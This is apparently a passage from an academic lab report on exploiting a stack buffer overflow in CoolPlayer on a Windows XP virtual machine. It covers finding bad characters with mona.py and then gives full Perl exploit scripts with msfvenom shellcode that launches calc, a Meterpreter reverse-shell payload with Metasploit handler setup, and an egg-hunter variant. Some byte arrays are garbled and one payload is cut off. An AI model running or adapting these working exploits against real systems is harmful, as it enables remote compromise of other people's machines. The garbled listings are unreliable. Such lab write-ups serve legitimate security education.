This section discusses character filtering and demonstrates how to find bad characters using Immunity Debugger and mona.py (python script used to automate the process) in order to generate a payload without them.


### 2.3.5.1 Requirements

The following software must be installed in order to conduct tests that will detect bad characters:

- Immunity Debugger (version 1.83 or higher)
- Python 2.7.14 (or a higher 2.7.xx version)
- mona.py script (<https://github.com/corelancore/mona>)

### 2.3.5.2 Immunity Debugger and mona.py usage

To check if the mona.py was installed correctly, use “!mona help “ in Immunity Debugger, the “**Available commands**” should be displayed (Figure 25).



```
0BADF00D !mona <command> <parameter>
Available commands and parameters :
? / eval          Evaluate an expression
assemble / asm    Convert instructions to opcode. Separate multiple instructions with #
bpseh / sehbp     Set a breakpoint on all current SEH Handler function pointers
breakfunc / bf    Set a breakpoint on an exported function in on or more dll's
breakpoint / bp   Set a memory breakpoint on read/write or execute of a given address
bytearray / ba    Creates a byte array, can be used to find bad characters
calltrace / ct    Log all CALL instructions
compare / cmp     Compare a file created by nsfvenom/gdb/hex/kxd/hexdump/ollydbg with a copy in memory
config / conf     Manage configuration file (mona.ini)
copy / cp        Copy bytes from one location to another
deferbp / bu     Set a deferred breakpoint
dump            Dump the specified range of memory to a file
egghunter / egg   Create egghunter code
encode / enc      Encode a series of bytes
filecompare / fc  Compares 2 or more files created by mona using the same output commands
find / f         Find bytes in memory
findesp / findmf  Find cyclic pattern in memory
findwild / fw     Find instructions in memory, accepts wildcards
fuptr / fup      Find Writeable Pointers that get called
geteat / eat     Show EAT of selected module(s)
getiat / iat     Show IAT of selected module(s)
getpc           Show getpc routines for specific registers
gflags / gf      Show current GFlags settings from PEB.NtGlobalFlag
header          Read a binary file and convert content to a nice 'header' string
heap           Show heap related information
help           show help
hidedebug / hd   Attempt to hide the debugger
info           Show information about a given address in the context of the loaded application
infodump / if    Dumps specific parts of memory to file
jmp / j         Find pointers that will allow you to jump to a register
jop            Finds gadgets that can be used in a JOP exploit
jseh          Finds gadgets that can be used to bypass SafeSEH
kb / kb        Manage Knowledgebase data
modules / mod   Show all loaded modules and their properties
nosaslr        Show modules that are not aslr or rebased
nosafeseh      Show modules that are not safeseh protected
nosafesehaslr  Show modules that are not safeseh protected, not aslr and not rebased
offset         Calculate the number of bytes between two addresses
pageacl / pacl  Show ACL associated with mapped pages
pattern_create / pc Create a cyclic pattern of a given size
pattern_offset / po Find location of 4 bytes in a cyclic pattern
peb / peb       Show location of the PEB
rop           Finds gadgets that can be used in a ROP exploit and do ROP magic with them
ropfunc        Find pointers to pointers (IAT) to interesting functions that can be used in your ROP chain
seh           Find pointers to assist with SEH overwrite exploits
```

Figure 25 Running mona.py in Immunity Debugger

To setup a directory in which mona will save all the files:

**“!mona config -set workingfolder c:\mona\%p”** (Figure 26)

```
0BADF000 [+] This mona.py action took 0:00:00
0BADF000 [+] Command used:
0BADF000 !mona config -set workingfolder c:\mona\%p
0BADF000 Writing value to configuration file
0BADF000 Old value of parameter workingfolder = c:\mona\%p
0BADF000 [+] Saving config file, modified parameter workingfolder
0BADF000 mona.ini saved under C:\Program Files\Immunity Inc\Immunity Debugger
0BADF000 New value of parameter workingfolder = c:\mona\%p
0BADF000 [+] This mona.py action took 0:00:00

!mona config -set workingfolder c:\mona\%p
```

Figure 26 Configuring mona working folder

Attach the application process in Immunity Debugger (Figure 27).




Figure 27 Immunity Debugger - Attaching the process

- “!mona bytearray -b ‘x00\x0a\x0d’ ” Figure 28

- **NULL,**
- **Line Feed,**
- **Carriage Return**

Figure 28 Generating byte array in mona

```
=====
Output generated by mona.py v2.0, rev 600 - Immunity Debugger
Corelan Team - https://www.corelan.be
=====
OS : xp, release 5.1.2600
Process being debugged : 1705032 (pid 3216)
Current mona arguments: bytearray '\x00\x0a\x0d'
=====
2022-03-18 23:37:49
=====
"x01 x02 x03 x04 x05 x06 x07 x08 x09 x0b x0c x0e x0f x10 x11 x12 x13 x14 x15 x16 x17 x18 x19 x1a x1b x1c x1d x1e x1f x20 x21 x22"
"x23 x24 x25 x26 x27 x28 x29 x2a x2b x2c x2d x2e x2f x30 x31 x32 x33 x34 x35 x36 x37 x38 x39 x3a x3b x3c x3d x3e x3f x40 x41 x42"
"x43 x44 x45 x46 x47 x48 x49 x4a x4b x4c x4d x4e x4f x50 x51 x52 x53 x54 x55 x56 x57 x58 x59 x5a x5b x5c x5d x5e x5f x60 x61 x62"
"x63 x64 x65 x66 x67 x68 x69 x6a x6b x6c x6d x6e x6f x70 x71 x72 x73 x74 x75 x76 x77 x78 x79 x7a x7b x7c x7d x7e x7f x80 x81 x82"
"x83 x84 x85 x86 x87 x88 x89 x8a x8b x8c x8d x8e x8f x90 x91 x92 x93 x94 x95 x96 x97 x98 x99 x9a x9b x9c x9d x9e x9f xa0 xa1 xa2"
"xa3 xa4 xa5 xa6 xa7 xa8 xa9 xaa xab xac xad xae xaf xbx b0 b1 b2 b3 b4 b5 b6 b7 b8 b9 xba xbb xbc xbd xbe xbf xc0 xc1 xc2"
"xc3 xc4 xc5 xc6 xc7 xc8 xc9 xca xcb xcc xcd xce xcf xdo xdl xd2 xd3 xd4 xd5 xd6 xd7 xd8 xdf xda xdb xdc xdd xde xdf xe0 xe1 xe2"
"xe3 xe4 xe5 xe6 xe7 xe8 xe9 xea xeb xec xed xee xef xfo xf1 xf2 xf3 xf4 xf5 xf6 xf7 xf8 xf9 xfa xfb xfc xfd xfe xff"
```

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The final payload should look like this:


```
$file="bad_chars_init.ini";
$junk = "[CoolPlayer Skin]\nPlaylistSkin=";

$junk .= "A" x 479; #junk chars
$junk .= pack('V', 0x7C86467B); #JMP ESP

$junk .=
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22".
"\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42".
"\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62".
"\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82".
"\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2".
"\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\x00\x01\x02".
"\xc3\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22".
"\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff";


open($FILE,">$file");
print $FILE $junk;
close($FILE);
```

Figure 30 Script used to find bad characters

Mona 'compare' feature can be used to read the original byte array from the binary file that was created and compare it to the array that is in memory at crash time. Run CoolPlayer and Immunity Debugger. Attach the process and run the program using F9 or  button and open the payload skin.

To compare the content of byte arrays, use:

**"!mona compare -f C:\mona\1705032\bytearray.bin -a esp"** (Figure 31)



Address	Status	BadChars	Type
0x0011bea8	Corruption after 41 byte	00 0a 0d 2c 3d	normal

0011BEA8: POSSIBLY bad chars: 2c 3d

!mona compare -f C:\mona\1705032\bytearray.bin -a esp

Figure 31 Content of mona memory comparison table

The next step involves removing the '\x2c' character from the byte array (Figure 32). It is not advised to remove all bad characters at once because the previous bad character may affect the next one. This process can be time-consuming and requires patience.

Figure 32 Updating mona byte array

```
$file="bad_chars_init.ini";
$junk = "[CoolPlayer Skin]\nPlaylistSkin=";

$junk .= "A" x 479; #junk chars
$junk .= pack('V', 0x7C86467B); #JMP ESP

$junk .=
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0b\x0c\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22".
"\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42".
"\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62".
"\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82".
"\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2".
"\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xca\xcb\xcc\xcd\xce\xcf\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2".
"\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xfa\xfb\xfc\xfd\xfe\xff\x0f\x1f\x2f\x3f\x4f\x5f\x6f\x7f\x8f\x9f\xaf\xbf\xcf\xdf\xef\xff";

open($FILE, ">$file");
print $FILE $junk;
close($FILE);
```

Run CoolPlayer and Immunity Debugger. Attach the process and run the program. Use mona to compare the memory content. In the previous step corruption occurred after **46 bytes**. After removing 'x2c' character from the byte array it can be noticed that the corruption occurred after **57 bytes** (Figure 33).




Figure 33 Using mona to compare byte arrays

In the next step, we must remove the 'x3d' character from both byte array and the payload file, just as we did before (Figure 34).





Figure 34 Updating mona byte array



Run the CoolPlayer in Immunity Debugger and load the payload skin file. Use mona to compare the byte array. The expected result is to see the 'Unmodified' status in mona comparison results table. It means that all bad characters have been found (Figure 35).



Address	Status	BadChars	Type
0x0011bea8	Unmodified		normal

!mona compare -f C:\mona\1705032\bytearray.bin -a esp

Figure 35 Using mona to compare byte arrays

#### Bad characters within CoolPlayer

HEX	Character
\x00	NULL (0)
\x0a	Line Feed (\n)
\x0d	Carriage Return (\r)
\x2c	,
\x3d	=

### 2.3.5.3 Getting calc.exe

In the previous step, all bad characters have been identified. In this step, a new payload will be generated that does not contain those characters. Msfvenom can be configured with the **"-b"** flag to avoid bad characters. The payload has been automatically encoded with **"shikata\_ga\_nai"**. It is a polymorphic XOR encoder that is included in the Metasploit framework. To list all available encoders, use the **"msfvenom -list encoders"** command. To use the encoder, use the **"-e"** option.

To generate the payload use:

```
msfvenom -p windows/exec CMD=notepad.exe -a x86 --platform windows  
-e x86/shikata_ga_nai -b "\x00\x0a\x0d\x2c\x3d" -f perl
```

The payload can be seen in the Appendix G

Create new Perl script with msfvenom payload (Figure 36). If you have done everything right, you should see the calculator pop out.

```
$file="get_calc_without_bad_chars_shikata.ini";  
$junk = "[CoolPlayer Skin]\nPlaylistSkin=";  
  
$junk .= "A" x 479; #junk chars  
$junk .= pack('V', 0x7C86467B); #JMP ESP  
$junk .= "\x90" x 15; # NOP SLED  
#bytes omitted: "\x00\x0a\x0d\x2c\x3d"  
  
$junk .= "\xdb\xc7\xd9\x74\x24\xf4\x5f\xbb\x9e\xd4\xf7\xd9\x29\xc9" .  
"\xb1\x31\x83\xc7\x04\x31\x5f\x14\x03\x5f\x8a\x36\x02\x25" .  
"\x5a\x34\xed\xd6\x9a\x59\x67\x33\xab\x59\x13\x37\x9b\x69" .  
"\x57\x15\x17\x01\x35\x8e\xac\x67\x92\xa1\x05\xcd\x4c\x8c" .  
"\x96\x7e\x34\x8e\x14\x7d\x69\x70\x25\x4e\x7c\x71\x62\xb3" .  
"\x8d\x23\x3b\xbf\x20\xd4\x48\xf5\xf8\x5f\x02\x1b\x79\x83" .  
"\xd2\x1a\xa8\x12\x69\x45\x6a\x94\xbe\xfd\x23\x8e\xa3\x38" .  
"\xfd\x25\x17\xb6\xfc\xef\x66\x37\x52\xce\x47\xca\xaa\x16" .  
"\x6f\x35\xd9\x6e\x8c\x8d\xa4\xef\x16\x6e\x2f\x57\xdc" .  
"\xc8\x8b\x66\x31\x8e\x58\x64\xfe\xc4\x07\x68\x01\x08\x3c" .  
"\x94\x8a\xaf\x93\x1d\xc8\x8b\x37\x46\x8a\xb2\x6e\x22\x7d" .  
"\xca\x71\x8d\x22\x6e\xf9\x23\x36\x03\xa0\x29\xc9\x91\xde" .  
"\x1f\xc9\xa9\xe0\x0f\xa2\x98\x6b\xc0\xb5\x24\xbe\xa5\x4a" .  
"\x6f\xe3\x8f\xc2\x36\x71\x92\x8e\xc8\xaf\xd0\xb6\x4a\x5a" .  
"\xa8\x4c\x52\x2f\xad\x09\xd4\xc3\xdf\x02\xb1\xe3\x4c\x22" .  
"\x90\x87\x13\xb0\x78\x66\xb6\x30\x1a\x76";
```

Figure 36 Script used to generate the payload that opens calc.exe

### 2.3.5.4 Reverse Shell

More complex payloads can be used to exploit the buffer overflow vulnerability, for example a reverse shell can be established to gain control over a compromised system.

To generate the payload with msfvenom use the following command:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.254.131  
LPORT=4444 -a x86 --platform windows -e x86/shikata_ga_nai -b  
"\x00\x0a\x0d\x2c\x3d" -f perl
```

The payload can be seen in the Appendix H

The command used in this example is very similar to the one used in the previous exploitation, except the payload has been changed. Generate new skin file with the msfvenom payload (Figure 37).

```
$file="get_reverse_shell.ini";  
$junk = "[CoolPlayer Skin]\nPlaylistSkin=";  
  
$junk .= "A" x 479; #junk chars  
$junk .= pack('V', 0x7C86467B); #JMP ESP  
$junk .= "\x90" x 15; # NOP SLED  
#bytes omitted: "\x00\x0a\x0d\x2c\x3d"  
#msfvenom windows/meterpreter/reverse_tcp  
$junk .= "\xd9\xe5\xb8\x8f\xb1\xc8\xbb\xd9\x74\x24\xf4\x5f\x31\xc9" .  
"\xb1\x59\x31\x47\x19\x03\x47\x19\x83\xc7\x04\x6d\x44\x34" .  
"\x53\xfe\xa7\xc5\xa4\x60\x21\x20\x95\xb2\x55\x20\x84\x02" .  
"\x1d\x64\x25\xe9\x73\x9d\xbe\x9f\x5b\x92\x77\x15\xba\x9d" .  
"\x88\x98\x02\x71\x4a\xbb\xfe\x88\x9f\x1b\x3e\x43\xd2\x5a" .  
"\x07\x15\x98\xb3\xd5\x2d\x30\x5b\x8d\xba\xf7\x67\x30\x6d" .  
"\x7c\xd7\x4a\x08\x43\xa3\xe6\x13\x94\xc0\xbf\x0b\x44\x5d" .
```

Figure 37 Script used to generate the reverse\_tcp payload

Now that we have everything setup, Metasploit multi/handler must be configured to listen for the incoming connection (Figure 38).

```
msf6 > use /exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.254.131
LHOST => 192.168.254.131
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.254.131:4444
```

Figure 38 Metasploit multi handler configuration

Open CoolPlayer and load the skin file, if the payload worked you should see that the meterpreter session started. 'sysinfo' can be used to confirm that we have remote access to the XP virtual machine (Figure 39).

```
[*] Meterpreter session 1 opened (192.168.254.131:4444 → 192.168.254.129:1052 ) at 2022-02-24 11:56:04 -0500

meterpreter > sysinfo
Computer      : XPSP3VULNERABLE
OS            : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : en_GB
Domain       : XP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > █
```

Figure 39 Meterpreter session to XP virtual machine – sysinfo confirmation

### 2.3.6 Egg Hunter Shellcode

Egg hunter technique is used when there is not enough space for the shellcode to be placed in the application that has a buffer overflow vulnerability. To overcome this problem, an 'egg' is placed in the vulnerable buffer with the instruction to locate the egg in memory. When the shellcode is executed, it will search for unique string. Once the string was located, the shellcode that is located immediately after the egg will be executed (Anubis, 2019).

We want the payload to do the following:

1. Overwrite EIP with JMP ESP
2. Put the egg hunter code at ESP. The egg hunter will look for a text string
3. Add some padding (NOPs)
4. Add text string before the shell code that we want to execute
5. Add the shell code (get calc.exe)  
(Eeckhoutte, 2010)

To generate egg hunter, issue the following command in Kali terminal:

```
msf-egghunter -p windows -a x86 -f perl -e w00t -b "\x00\x0a\x0d\x2c\x3d"
```

The following egg hunter code will be generated:

```
"\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05" .
```

```
"\x5a\x74\xef\xb8\x77\x30\x30\x74\x89\xd7\xaf\x75\xea\xaf" .
```

```
"\x75\xe7\xff\xe7";
```

The payload can be seen in the Appendix I

The 'w00t' tag is represented by "\x77\x30\x30\x74". The egg hunter will look for it.

Generate new payload to get cac1.exe using method described in “Getting calc.exe”. Now create a new Perl script. Place the egg hunter code just after the NOP SLED. Add some padding using NOPs (x90). Just before the payload insert the “w00t” tag twice. The finished script looks as follows:

```
$file="egg_calc.ini";
$junk = "[CoolPlayer Skin]\nPlaylistSkin=";

$junk .= "A" x 479; #junk chars
$junk .= pack('V', 0x7C86467B); #JMP ESP

$junk .= "\x90" x 20; # NOP SLED
#egg hunter
$junk .= "\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05" .
"\x5a\x74\xef\xb8\x77\x30\x30\x74\x89\xd7\xaf\x75\xea\xaf" .
"\x75\xe7\xff\xe7";
#bytes omitted: "\x00\x0a\x0d\x2c\x3d"

$junk .= "\x90" x 200; #Padding
$junk .= "w00tw00t"; #TAG

#GET CALC.EXE
$junk .= "\xbe\x1f\x40\xb0\x97\xda\x6c\xd9\x74\x24\xf4\x5a\x33\x99" .
"\xb1\x31\x83\xea\xfc\x31\x72\x0f\x03\x72\x10\xa2\x45\x6b" .
"\xc6\xa0\xa6\x94\x16\x55\x2f\x71\x27\xc5\x54\xf1\x17\xf5" .
"\x1f\x57\x9b\x7e\x4d\x4c\x28\xf2\x5a\x63\x99\xb9\xbc\x4a" .
"\x1a\x91\xfd\xcd\x98\xe8\xd1\x2d\xa1\x22\x24\x2f\xe6\x5f" .
"\xc5\x7d\xbf\x14\x78\x92\xb4\x61\x41\x19\x86\x64\xc1\xfe" .
"\x5e\x86\xe0\x50\xd5\xd1\x22\x52\x3a\x6a\x6b\x4c\x5f\x57" .
"\x25\xe7\xab\x23\xb4\x21\xe2\xcc\x1b\x0c\xcb\x3e\x65\x48" .
"\xeb\xa0\x10\xa0\x08\x5c\x23\x77\x73\xba\xa6\x6c\xd3\x49" .
"\x10\x49\xe2\x9e\xc7\x1a\xe8\x6b\x83\x45\xec\x6a\x40\xfe" .
"\x08\xe6\x67\xd1\x99\xbc\x43\xf5\xc2\x67\xed\xac\xae\xc6" .
"\x12\xae\x11\xb6\xb6\xa4\xbf\xa3\xca\xe6\xd5\x32\x58\x9d" .
"\x9b\x35\x62\x9e\x8b\x5d\x53\x15\x44\x19\x6c\xfc\x21\xd5" .
"\x26\x5d\x03\x7e\xef\x37\x16\xe3\x10\xe2\x54\x1a\x93\x07" .
"\x24\xd9\x8b\x6d\x21\xa5\x0b\x9d\x5b\xb6\xf9\xa1\xc8\xb7" .
"\x2b\xc2\x8f\x2b\xb7\x2b\x2a\xcc\x52\x34";
```

Figure 40 Getting calc.exe using egg hunter

Load the skin file and the calculator should open.

## 2.4 EXPLOIT (DATA EXECUTION PREVENTION ENABLED)

---

DEP (Data Execution Prevention) is a modern operating system security feature found in Microsoft Windows. Its goal is to prevent code execution from being executed from a data segment. This protects against buffer overflow attacks. DEP technology initially emerged on Microsoft PCs in Windows XP Service Pack 2.

To circumvent the exploit prevention feature (DEP), attackers can employ return-oriented programming, which entails obtaining control of the stack in order to hijack the program's control flow and then executing machine instructions already existent in the machine's memory.

Data Execution Prevention can be enabled during system start-up (Figure 41).

